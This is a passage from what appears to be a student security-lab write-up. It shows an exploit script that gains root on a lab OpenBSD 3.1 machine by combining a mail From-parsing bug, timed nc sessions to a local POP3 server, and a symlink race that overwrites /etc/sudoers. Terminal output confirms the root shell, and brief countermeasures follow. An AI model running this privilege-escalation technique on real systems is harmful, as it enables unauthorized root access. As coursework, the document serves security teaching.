
This is the exploit script "exploit.sh" which performs all the above mentioned steps.



```
#Send mail exploiting Form parsing bug
./send.sh

#Login wait 8 seconds
(echo "user alice"; sleep 1; echo "pass alice"; sleep 1; echo "list"; sleep 8; e
cho "dele 1" ; sleep 1; echo quit; ) | nc localhost 110 &

sleep 2;

#This will delete the alice.tmp file created from last step
(perl del_alice.pl; sleep 1; echo quit;) | nc localhost 110

#Symbolic link sudoers file to alice.tmp
ln -s /etc/sudoers /var/tmp/alice.tmp

#About now, the first nc session that was sleeping should delete the first messa
ge then quit. This will rename the symbolic link that will do nothing. But this
will overwrite the original file (sudoers) with our payload in the mail

ls -la /var/tmp
sleep 10;
ls -la /var/mail/
```

5.3 Result

After running the exploit.sh script, we have to logout and login again to refresh the permissions for the user. After logging in we can confirm we have root access by issuing the bash command "whoami". The result of this command is shown in the image below.


openbsd (Task5: Get Root) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
bash-2.05a$ ls
GET_ROOT.sh     bob_login.pl    del_sh.pl       root_login.
admin_login.pl  del_alice.pl    format_login.pl send.sh
alice_login.pl  del_bash.pl     mail.txt
bash-2.05a$ sudo su -

We trust you have received the usual lecture from the local
Administrator. It usually boils down to these two things:

        #1) Respect the privacy of others.
        #2) Think before you type.

Password:
Terminal type? [vt220]
# whoami
root
# uname -a
OpenBSD  3.1 GENERIC#59 i386
#
```

5.4 Countermeasures

- Fix the From parsing bug, create separate files for each mail. This will make it so it's impossible to spoof an email.
- Fix vulnerabilities described in section 3 and 4.

5.5 Time spent

We spent approximately 25 hours on this task.

6 Reflection

Great exercise. We liked it a lot. Plus we learnt a lot of stuff that we did not know earlier. Source code analysis is tiresome but rewarding when you exploit something.